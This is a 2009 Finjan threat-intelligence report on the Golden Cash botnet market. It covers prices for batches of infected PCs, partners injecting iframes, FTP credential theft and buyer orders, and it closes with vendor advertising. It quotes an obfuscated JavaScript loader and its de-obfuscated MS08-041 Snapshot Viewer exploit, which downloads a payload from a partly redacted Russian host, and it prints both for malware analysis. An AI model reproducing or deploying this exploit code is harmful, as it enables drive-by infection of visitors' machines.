finjan
Vital Security™
securing your web

Issue no.2, 2009

# Cybercrime Intelligence Report

## Your PC might be traded online - without you knowing it!

## Individual, corporate and governmental PCs at risk

# Introduction

**No matter if you are an individual sitting at home or a CFO of a publicly-traded company, a governmental body or a news agency – your compromised PC could be part of a botnet and traded online without your knowledge!**

For the last four years, many reports have been written about the financial motivation of today's cybercriminals. The main message keeps repeating itself: "*Cybercriminals are motivated by money, not by fame*". We all understand their motivation for financial gain, but you may be surprised to learn about their financial reward system. Cybercriminals not only make money by just selling your stolen data (e.g., your credit card numbers, SSNs, confidential email communications) to other criminals, but also by **trading** – buying and selling – **your compromised PC online**. Don't be surprised to suddenly find your PC included in a long list of compromised PCs that criminals are offering for sale. It doesn't matter if it is a home computer or if it belongs to a C-level executive of a Fortune 500 company, a government agency or news network – each and every compromised PC has its own value and price in the cyber-economy!

**Who might be after your PC? What can they do with it? Who is buying and who is selling? How much is your PC worth in the current cybercrime economy? How do cybercriminals maximize the value of a compromised PC?**

In this report, we will shed some light on these questions.

In our previous publications, you can read about various infection techniques in use to evade detection by security products, including code obfuscations, evasive techniques, and dynamic encryption methods.

# Hacking for dollar$


Already in 2007, Finjan introduced the topic: "**Hacking for dollar$**". In our Q2/2007 Trend report we explained **the financial affiliations behind modern website attacks**. Back then, we disclosed how hackers are paying website owners to embed malicious code in their websites and get paid for each infection. That report also covered the value of such an infected machine for the hacker.
Let's now take it a step further…

# Introducing the Golden Cash Network & Botnet

The Golden Cash network is far more than an average affiliation network operated by cybercriminals.

Our research showed that there is something really major behind this one – an entire trading platform of malware infected PCs. It also provides an exploit toolkit with obfuscated code and an attack toolkit to distribute malware.

Like any other trading system, the Golden Cash network has two sides: buyers and sellers.




**Homepage of Golden Cash**

## The buyer side


At the buyer side, we see that cybercrooks are purchasing malware-infected PCs from anyone anywhere in the market.

This model motivates other hackers to compromise websites and infect visitors with malware. They know that they can sell these assets online anytime they want later on – the market is there to stay!

The price list for purchasing batches of 1,000 malware-infected PCs is shown below.

As we can see, each PC and each country has a different price. Price setting is based on the supply and demand for malware-infected PCs in each territory.

We see that prices range from $100 for 1,000 infections in Australia to only $5 for a batch of 1,000 infections in other countries; mainly in the Far East.




**Pricelist for batches of 1,000 malware-infected PCs per country**

## A closer look at a "partner"


The Golden Cash platform also provides its partners with malware distribution methods, in which "partners" are recruited and paid to distribute the Golden Cash bot.

Let's have a closer look at a partner –in this case a cybercriminal with the codename "Razor".

He (or she) distributes the Golden Cash bot by injecting Iframes into legitimate websites. These Iframes point to a malicious website that utilizes an unnamed exploit toolkit to infect visitors.

This method is very similar to a technique that we described in our Q2/2007 Trend report.

However, this time it is already integrated in the Golden Cash platform.




**Partner login screen**

If we take a look at the exploit toolkit, we see the following snippet of the obfuscated malicious code:

```
<body><script
language=JavaScript>ljuhz="";bf="645b5b5a35b535b15a05b545b525b53645a15b515b35b35a46555b5b5a35b535b16515b535b75a45a05b
545b505b3654450457645a5645045764646465265525b535b75a45a05b545b505b364150645b535b75a45a05b545b505b364657641714141415645
04576464645a5b5b75a6645a15b515b35b35a45b545b535b5a64150645a05a65a35b3156450457646464645a5b5b75a6645b535b525a5a64150645b
535b35a5a64005b75a05b3655654156450457646464645a5b5b75a6645b75b515b75a65b5015645045764646645a5b5b75a6645a15a05b75a65a05b5
45b535b5a0503153b35b15b525b535b05a164150645b535b525a5[--REMOVED--]5b515b75a545b35a635b5b35a65a15b545b525b5335614350646
7150645b535a35b515b516415264 5a45b75a65a15b30545b535a0655345b515b75a545b35a635b5b35a65a15b545b525b5335614350654615764
1415645045764646645a5b5b75a6645a5b5b35a65a15b545b525b5316641506434 5b515b75a545b35a635b5b35a65a15b545b525b5335617350646
7150645b535a35b515b516415264 5a45b75a65a15b30545b535a0655345b515b75a545b35a635b5b35a65a15b545b525b5335617350654615764
1415645045764646645a5b5b75a6645a5b5b35a65a15b545b525b5316641506434 5b515b75a545b35a635b5b35a65a15b545b525b5335616350646
7150645b535a35b515b516415264 5a45b75a65a15b30545b535a0655345b515b75a545b35a635b5b35a65a15b545b525b5335616350654615764
1415645045764646645a545b5b646555a5b5b35a65a15b545b525b5317645015064154646 5b65b645a5b5b35a65a15b545b525b5311641516417 1
6106544504576464645a5645045764646464645b05b525b15a35b505b35b535a06535a5a5a65b545a05b365565a1515b05b545a5b645b545b0150
665b5b5b515b75a15b555b15b525b535a05b35b535a06615365a64656645b15b525b535a05b35b535a065565a5b555a05a05a4157626525a15a3
5b535b505b75b545b75b505b545b65b545b15b556535a65a36525a45a35a45a3652652 5a15a5a5b5b6535a45b555a465a6516465a5b505a545b50
5b525a5b5b545b365a6516465a146531765a6516465a146531765a6516465a15465a6516465a6114141414141465a654646566465a1516525b05b
545a5b15365a6541564504576464646464645a65b35a05a35a65b53645a05a65a35b3156450457646464645a5045045764646645a65b35a05a35a65b53
645b5b5b75b515a15b3156450457645a50450457645b5a5b525a15a5a5b5b6556541565b515b575a35b555a5715066053 5b705366156";</scrip
t><script>mktwhw="function oej()
{xvwlwe=eval;kxgmyk=unescape;ksb=String.fromCharCode;rzbbt=Math.PI;jpgxto=parseInt;rksbhv=jpgxto(~((rzbbt&rzbbt)|(~rz
bbt&rzbbt)&(rzbbt&~rzbbt)|(~rzbbt&~rzbbt)));qtbcrm=jpgxto(((rksbhv&rksbhv)|(~rksbhv&rksbhv)&(rksbhv&~rksbhv)|(~rksbhv
&~rksbhv))&1);aek=qtbcrm<<qtbcrm;pnxi=rksbhv;for(vktxc=rksbhv;vktxc<mktwhw.length;vktxc-=-qtbcrm)
pnxi+=jpgxto(mktwhw.charCodeAt(vktxc));pnxi.toString();pnxi%=kxgmyk(0x64);for(zcvr=rksbhv;zcvr<(bf.length>>aek);zcvr-
=-qtbcrm) {bn='';sgbuxn='';for(hswem=rksbhv;hswem<((qtbcrm<<aek);hswem-=-qtbcrm) if(hswem<aek)
bn+=bf.charAt(zcvr*(aek<<qtbcrm)+hswem);else
sgbuxn+=bf.charAt(zcvr*(qtbcrm<<aek)+hswem);ljuhz+=ksb(kxgmyk(0xFF)-jpgxto(kxgmyk('%'+(((jpgxto(bn,(aek<<qtbcrm)<<aek
)^pnxi)<15.5)?rksbhv.toString():'')+Math.round(jpgxto(bn,(aek<<qtbcrm)<<aek)^pnxi).toString((aek<<qtbcrm)<<aek))+kxgm
yk('%'+(((pnxi^jpgxto(sgbuxn,aek<<(qtbcrm+aek)))<15.5)?rksbhv.toString():'')+Math.round(jpgxto(sgbuxn,aek<<(qtbcrm+ae
k))^pnxi).toString(aek<<(qtbcrm+aek))),aek<<(aek+qtbcrm)));}try {xvwlwe(ljuhz);} catch(e) {try{eval(ljuhz);}
catch(e) {yr=qtbcrm;}try {if(yr) {window.location='/';}} catch(e) {}}}oej();";eval(mktwhw);</script></body>
```


After de-obfuscation, the following code (shown on the right) designed to exploit MS Snapshot Viewer vulnerability (MS08-041) is revealed.

```
function acs_vuln()
  {
    var a='http://su[--REMOVED--]h.ru/p[--REMOVED--]/load.php?id=2';
    var x;
    var b;
    var c=new Array();
    c[0]="c:/Program Files/Outlook Express/WAB.EXE";
    [--REMOVED--]
    var d=jrpleiyS("snpvw.Snapshot Viewer Control.1");
    if(!d)
    {
    d=jrpleiyS("{FOE42D50-368C-11D0-AD81-00A0C90DC8D9}");
    }
    if(d)
    {
      for(x=0;x<c.length;x++)
      {
        b=d;
        var f=a;
        var g=c[x];
        b.Zoom=0;
        b.ShowNavigationButtons=false;
        b.AllowContextMenu=false;
        b.SnapshotPath=f;
        try
        {
          b.CompressedPath=g;
          b.Print()
        }
        catch(e)
        {
        }
      }
    }
  }
```

The cybercriminal also uses an attack toolkit that is well-known: the Trojan Zalupko, as shown on the right.

Looking closer at the Tasks List, we can find malware names and download locations (mostly Russian domains).

Some of these malware files are helping the Golden Cash network to collect FTP credentials of legitimate websites from infected PCs. These credentials are later being used to enable its partners to insert their Iframes with malicious code into the websites' pages. This creates a highly profitable loop.




When we looked at the stolen FTP-credentials, we were able to identify around 100,000 domains whose credentials were stolen – enabling the partners to access these servers. Corporate domains from all around the world were identified on this list.

## The seller side


The Golden Cash trading platform has its "seller" side as well.

The market dynamics in the cyber-economy are not different from those in the legitimate economy, with profit being made from buying low and selling high. These rules also apply to the Golden Cash network operations.
If we look at the pricelist on the right, we can find the sale prices for the infected PCs.

The buy/sell prices tell us, that the cybercriminals are selling batches of 1,000 malware-infected PCs in Australia for $500. Their purchase price is only $100, which results in a profit of $400.

Now just imagine that these batches of 1,000 PCs will be resold in the market by the buyer.


Let's focus on the buy/sell orders on the Golden Cash trading system in action.



| Your tasks | |
|---|---|
| Url | http://h[redacted] o/installer5.2.47.exe |
| Limit | total: 3000 , per 1 hour: 0 |
| Loaded | **112** , last hour 112 , last load 15:46:13 |
| Get | **112** / 15:46:06 |
| Geo | CO |
| Status | Running |
| Action | [start/stop] [delete] |
| **Url** | http://[redacted]o/installer5.2.47.exe |
| Limit | total: 1200 , per 1 hour: 0 |
| Loaded | **340** , last hour 340 , last load 16:47:42 |
| Get | **365** / 16:47:07 |
| Geo | US |
| Status | Running |
| Action | [start/stop] [delete] |

The screenshot on the left shows us a "client" with 2 outstanding orders: one for 3,000 infected PCs in CO and the other for 1,200 infected PCs in US.

The happy customer can also add an additional "task" or "order" in this easy-to-use system,
such as preferred geographical area or avoidance of firewalls and AV solutions, as shown in the screenshot below




## Your PC might be traded online – without you knowing about it!

Cybercrime keeps on moving forward with its automatic tools and techniques.

An infected machine (or botnet) is no longer a one-time asset for an individual cybercriminal. It has evolved into a **digital asset** that the cybercriminal can trade online – over and over again! Each trade results into a different "owner", who can decide to install additional malware on the purchased infected machine and then sell it on to others.

As we mentioned in the beginning of this report:

**No matter who you are or where you are – your PC might be compromised and traded online as part of a botnet network without you knowing!**

# Prevent your PCs from becoming part of a botnet

The botnet trading platform is the latest development in the cybercrime evolution. Botnet business is booming and poses a serious problem for organizations and businesses around the world. Some traditional security solutions, such as Anti-Virus, have botnet-removal capabilities. They are doing a good job in cleaning infected machines. However, due to their reactive nature, these web security solutions were not designed to **prevent** a PC from being compromised and turned in to a bot.

For organizations, it is crucial to know if they have been infected. Since infected PCs communicate with the cybercriminal's Command & Control server, outbound traffic needs to be inspected. A Secure Web Gateway with outbound inspection capabilities addresses this need.

We have seen that legitimate websites are compromised and used by cybercriminals to spread botnet infections. To prevent corporate PCs from turning into bots, a pro-active approach is needed. The preferred line of defense is a Secure Web Gateway (SWG), utilizing active real-time content inspection. By understanding the intention of the code, such a web security solution detects and blocks malware regardless of its source, even when the code is obfuscated.

## How does Golden Cash operate?

1. A potential victim visits a legitimate compromised website.
2. The compromised website contains a malicious Iframe, causing the victim's browser to pull an exploit code from the attacker website that is armed with the exploit toolkit.
3. Upon successful exploitation, a special version of a Trojan, which was especially created for the attacker, is being pulled from the Golden Cash server.
4. Once installed, the Trojan reports back to its "master", the Golden Cash server.
5. The attacker's account at Golden Cash is credited with payment for the job done.
6. The first instruction sent by Golden Cash to the victim's machine, is to install an FTP grabber to steal FTP credentials.
7. The victim's machine is now in a pool of infected machines controlled by Golden Cash.
8. The infected machines are being offered to other cybercriminals using a dedicated website.
9. The selling prices depend on the location of the infected machines.
10. After purchase, the victim's machine gets instructions from the buyer to install additional malware on his/her behalf.
11. The Trojan on the victim's machine reports back to Golden Cash on successful installation of the buyer's malware.
12. The buyer's account is charged by Golden Cash for the service rendered.
13. The victim's machine goes back in the 'available for more infections' pool for more purchases.

**This "Cybercrime Intelligence Report" is brought to you by Finjan's Malicious Code Research Center (MCRC)**

**Finjan's MCRC specializes in the detection, analysis and research of web threats, including Crimeware, Web2.0 attacks, Trojans and other forms of malware. Our goal is to be steps ahead of hackers and cybercriminals, who are attempting to exploit flaws in computer platforms and applications for their profit. In order to protect our customers from the next Crimeware wave and emerging malware and attack vectors, MCRC is a driving force behind the development of Finjan's next generation of security technologies used in our unified Secure Web Gateway solutions.**

**For more information please also visit our info center and blog.**


**For Additional Information**
please visit www.finjan.com or contact our regional offices:

**US & Canada**
Toll Free: 1 888 FINJAN 8 (1 888 346 5268)
Tel: +1 408 452 9700
Email: salesna@finjan.com

**Mediterranean/APAC & India**
Tel: +972 (0)9 864 8200
Email: salesis@finjan.com

**Central & Eastern Europe**
Tel: +49 (0)89 673 5970
Email: salesce@finjan.com

**UK & Ireland**
Tel: +44 (0)1252 511118
Email: salesuk@finjan.com

**Benelux & Nordic**
Tel: +31 (0)33 454 3555
Email: salesne@finjan.com